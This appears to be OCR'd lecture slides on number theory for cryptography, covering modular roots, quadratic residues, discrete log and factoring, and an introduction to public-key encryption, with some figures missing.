$\mathbf{a \cdot x + b = 0}$ in Z_N Solution: $\mathbf{x = -b \cdot a^{-1}}$ in Z_N

What about higher degree polynomials?

Example: let p be a prime and $c \in Z_p$. Can we solve:

$$x^2 - c = 0 \quad , \quad y^3 - c = 0 \quad , \quad z^{37} - c = 0 \quad \text{in} \quad Z_p$$

Modular e'th roots

Let p be a prime and $c \in Z_p$.

Def: $x \in Z_p$ s.t. $x^e = c$ in Z_p is called an **e'th root** of c .

$6^3 = 216 = 7$ in $\mathbb{Z}_{11}$

Examples: $7^{1/3} = 6$ in $\mathbb{Z}_{11}$

$3^{1/2} = 5$ in $\mathbb{Z}_{11}$

$1^{1/3} = 1$ in $\mathbb{Z}_{11}$

$2^{1/2}$ does not exist in $\mathbb{Z}_{11}$

The easy case


When does **$c^{1/e}$ in Z_p** exist? Can we compute it efficiently?

<u>**The easy case**</u>: suppose $\gcd(e , p-1) = 1$

Then for all c in $(Z_p)^*$: **$c^{1/e}$** exists in Z_p and is easy to find.


The case e=2: square roots

If p is an odd prime then gcd(2, p-1) ≠ 1



Fact: in $\mathbb{Z}_p^*$, x ⟶ x² is a 2-to-1 function

Example: in $\mathbb{Z}_{11}^*$:



Def: x in $\mathbb{Z}_p$ is a **quadratic residue** (Q.R.) if it has a square root in $\mathbb{Z}_p$

p odd prime ⇒ the # of Q.R. in $\mathbb{Z}_p$ is (p-1)/2 + 1

Euler's theorem

Thm: x in $(Z_p)^*$ is a Q.R. $\Leftrightarrow$ $x^{(p-1)/2} = 1$ in Z_p (p odd prime)

Example:

in $\mathbb{Z}_{11}$:	1^5,	2^5,	3^5,	4^5,	5^5,	6^5,	7^5,	8^5,	9^5,	10^5
=	1	-1	1	1	1,	-1,	-1,	-1,	1,	-1

Note: $x \neq 0 \Rightarrow x^{(p-1)/2} = \left(x^{p-1}\right)^{1/2} = 1^{1/2} \in \{ 1, -1 \}$ in Z_p

Def: $x^{(p-1)/2}$ is called the **Legendre Symbol** of x over p (1798)

Computing square roots mod p

Suppose $p = 3 \pmod 4$

Lemma: if $c \in (Z_p)^*$ is Q.R. then $\sqrt{c} = c^{(p+1)/4}$ in Z_p

Solving quadratic equations mod p

Solve: $a \cdot x^2 + b \cdot x + c = 0$ in Z_p

Solution: $x = (-b \pm \sqrt{b^2 - 4 \cdot a \cdot c}) / 2a$ in Z_p

- Find $(2a)^{-1}$ in Z_p using extended Euclid.

- Find square root of $b^2 - 4 \cdot a \cdot c$ in Z_p (if one exists)

  using a square root algorithm

Computing e’th roots mod N ??

Let N be a composite number and e>1

When does **$c^{1/e}$ in Z_N** exist? Can we compute it efficiently?

Answering these questions requires the factorization of N

(as far as we know)

Easy problems

- Given composite N and x in Z_N find x^{-1} in Z_N

- Given prime p and polynomial f(x) in $Z_p[x]$

  find x in Z_p s.t. f(x) = 0 in Z_p (if one exists)

  Running time is linear in deg(f) .

… but many problems are difficult

Intractable problems with primes

Fix a prime p>2 and g in $(Z_p)^*$ of order q.

Consider the function: **$x \mapsto g^x$ in Z_p**

Now, consider the inverse function:

$\mathrm{Dlog}_g(g^x) = x$ where x in $\{0, \ldots, q-2\}$

Example:

in $\mathbb{Z}_{11}$:	1,	2,	3,	4,	5,	6,	7,	8,	9,	10
$\mathrm{Dlog}_2(\cdot)$:	0,	1,	8,	2,	4,	9,	7,	3,	6,	5

Intractable problems with composites

Consider the set of integers: (e.g. for n=1024)

$$\mathbb{Z}_{(2)}(n) \ := \ \{ N = p\cdot q \ \text{ where } p,q \text{ are n-bit primes} \}$$

Problem 1: Factor a random N in $\mathbb{Z}_{(2)}(n)$ (e.g. for n=1024)

Problem 2: Given a polynomial **f(x)** where degree(f) > 1

and a random N in $\mathbb{Z}_{(2)}(n)$

find x in $\mathbb{Z}_N$ s.t. f(x) = 0 in $\mathbb{Z}_N$

The factoring problem

Gauss (1805): *"The problem of distinguishing prime numbers from composite numbers and of resolving the latter into their prime factors is known to be one of the most important and useful in arithmetic."*

Best known alg. (NFS): run time exp($\tilde{O}(\sqrt[3]{n})$) for n-bit integer

Current world record: **RSA-768** (232 digits)


- Work: two years on hundreds of machines
- Factoring a 1024-bit integer: about 1000 times harder

$\Rightarrow$ likely possible this decade

Asymmetric Cryptography

Public key encryption: definitions and security

Symmetric Cipher



Problems with Symmetric Ciphers


- In order for Alice & Bob to be able to communicate securely using a symmetric cipher, such as AES, they have to have a **shared key** in the first place.
  - What if they have never met before?
- Alice needs to keep 100 different keys if she wishes to communicate with 100 different people

Motivation of Asymmetric Cryptography

- Is it possible for Alice & Bob, who have no shared secret key, to communicate securely?

- This led to **Asymmetric Cryptography**

Asymmetric Cryptography



Alice

Alice’s
Private Key


Alice’s
Public Key

Bob

Bob’s
Private Key

Bob’s
Public Key

Asymmetric Cryptography



Alice


Alice’s
Private Key

Alice’s
Public Key


Bob

Laura


Public and private keys



Public and private keys



Public and private keys



Alice

Alice's
Private Key

Alice's
Public Key

Very hard!

Asymmetric Cryptography

- **Public key**
- **Private key**

- **E(private-key$_{\text{Alice,}}$ m) = c**
- **D(public-key$_{\text{Alice,}}$ c) = m**

- **E(public-key$_{\text{Alice,}}$ m) = c**
- **D(private-key$_{\text{Alice,}}$ c) = m**

Main ideas

- Bob:
  - **publishes**, say in Yellow/White pages, his **public key**, and
  - **keeps** to himself the **matching private key**.

Main ideas (Confidentiality)


- Alice:
  - Looks up the phone book, and **finds out Bob's public key**
  - **Encrypts a message using Bob's public key** and the encryption algorithm.
  - **Sends the ciphertext** to Bob.

Main ideas (Confidentiality)

- Bob:
  - **Receives the ciphertext** from Alice.
  - **Decrypts** the ciphertext **using his private key**, together with the decryption algorithm

Asymmetric Encryption

- **Confidentiality scenario**
- Other scenarios are possible, with keys used differently…
  - e.g., **Digital signatures**



Main differences with Symmetric Crypto


- The public key is different from the private key.
- Infeasible for an attacker to find out the private key from the public key.
- No need for Alice & Bob to distribute a shared secret key beforehand!
- Only one pair of public and private keys is required for each user!

Let’s start seriously

- define what is public key encryption
- what it means for public key encryption to be secure


Public key encryption

Bob: generates (PK, SK) and gives PK to Alice



Applications

Session setup (for now, only eavesdropping security)



Non-interactive applications: (e.g. Email)

- Bob sends email to Alice encrypted using pk_{alice}
- Note: Bob needs pk_{alice} (public key management)

Public key encryption

Def: a public-key encryption system is a triple of algs. (G, E, D)

